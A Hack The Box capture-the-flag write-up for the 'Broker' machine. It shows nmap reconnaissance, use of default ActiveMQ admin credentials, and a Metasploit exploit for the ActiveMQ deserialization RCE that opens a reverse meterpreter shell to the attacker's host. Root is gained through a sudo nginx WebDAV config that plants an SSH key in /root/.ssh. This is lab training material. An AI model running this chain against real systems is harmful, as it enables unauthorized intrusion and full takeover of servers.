Description
Broker is an easy Hack The Box machine that features:
- ActiveMQ Remote Command Execution vulnerability
- Privilege Escalation via
nginxweb server executed asrootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.243.
$ ping -c 3 10.10.11.243
PING 10.10.11.243 (10.10.11.243) 56(84) bytes of data.
64 bytes from 10.10.11.243: icmp_seq=1 ttl=63 time=123 ms
64 bytes from 10.10.11.243: icmp_seq=2 ttl=63 time=122 ms
64 bytes from 10.10.11.243: icmp_seq=3 ttl=63 time=122 ms

--- 10.10.11.243 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 122.114/122.682/123.477/0.579 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.243 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.243
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.243 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.243
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.18 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the broker.htb domain to the /etc/hosts file.
$ echo '10.10.11.243 broker.htb' | sudo tee -a /etc/hosts
By enumerating the website, we find a login form and we find that the website is powered by Jetty:// 9.4.39.v20210325. In the Nmap scan we find that the application running is ActiveMQ. ActiveMQ is an open-source message broker that enables asynchronous communication between applications. It acts as a messaging system, allowing producers (those sending messages) and consumers (those receiving messages) to communicate with each other in a decoupled manner. We find that the default credentials admin:admin works. We can go to the administration dashboard by clicking Manage ActiveMQ broker. We find that the installed version is 5.15.15.
 This version is vulnerable to an unbounded deserialization that causes Active MQ to be vulnerable to a Remote Command Execution. This vulnerability may allow a remote attacker with network access to either a Java-based OpenWire broker or client to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol.
Exploitation
We are able of exploiting the vulnerability using Metasploit.
msf > search activemq

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
...
   7   exploit/multi/misc/apache_activemq_rce_cve_2023_46604     2023-10-27       excellent  Yes    Apache ActiveMQ Unauthenticated Remote Code Execution
   8     \_ target: Windows                                      .                .          .      .
   9     \_ target: Linux                                        .                .          .      .
   10    \_ target: Unix                                         .                .          .      .
...

msf > use 9
[*] Additionally setting TARGET => Linux
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp

msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set RHOSTS 10.10.11.243
RHOSTS => 10.10.11.243
msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set FETCH_SRVPORT 8081
FETCH_SRVPORT => 8081
msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set LHOST run0
[-] The following options failed to validate: Value 'run0' is not valid for option 'LHOST'.
LHOST => 192.168.10.130
msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set LHOST tun0
LHOST => 10.10.14.6
msf exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > run
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] 10.10.11.243:61616 - Running automatic check ("set AutoCheck false" to disable)
[+] 10.10.11.243:61616 - The target appears to be vulnerable. Apache ActiveMQ 5.15.15
[*] 10.10.11.243:61616 - Using URL: http://10.10.14.6:8080/IurSNlbieXMX
[*] 10.10.11.243:61616 - Sent ClassPathXmlApplicationContext configuration file.
[*] 10.10.11.243:61616 - Sent ClassPathXmlApplicationContext configuration file.
[*] Sending stage (1062760 bytes) to 10.10.11.243
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.11.243:41484)
[*] 10.10.11.243:61616 - Server stopped.
We received the meterpreter shell, we open a shell.
meterpreter > shell
Process 1170 created.
Channel 1 created.
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
Post-Exploitation
We are logged as the activemq user. We can run one command as root user, nginx.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
This means that we can create a new web server with any configuration and as the command will run with full permissions, we will be able of reading or writing all the in the filesystem. We can use the dav module to create a WebDAV server in which we can upload files, such as a public SSH key.
We start by creating a public and private SSH key. And creating the authorized_keys file.
$ ssh-keygen -t rsa -b 1024 -f id_rsa
$ cp id_rsa.pub authorized_keys
This will be the configuration file:
user root;

events {
    worker_connections 1024;
}

http {
    default_type  application/octet-stream;

    sendfile        on;
    keepalive_timeout 65;

    server {
        listen 1234;
        server_name localhost;

        root /root/.ssh;

        location /upload {
            client_max_body_size 50M;
            dav_methods PUT DELETE MKCOL COPY MOVE;
            dav_access user:rw group:rw all:r;
            create_full_put_path on;
            alias /root/.ssh/;
        }

        location / {
            autoindex on;
        }
    }
}
This will create a HTTP server listening in 1234 port and all the PUT HTTP requests with a file will be uploaded to the /root/.ssh/ folder. We run the web server.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd
activemq@broker:~$ sudo nginx -c /home/activemq/server.conf
Now we can upload the authorized_keys file.
$ curl -T authorized_keys http://broker.htb:1234/upload/authorized_keys
We finally can login as root user using the SSH protocol.
$ ssh -i id_rsa root@broker.htb
...
root@broker:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can read both flags.
root@broker:~# cat /home/activemq/user.txt
<REDACTED>
root@broker:~# cat /root/root.txt
<REDACTED>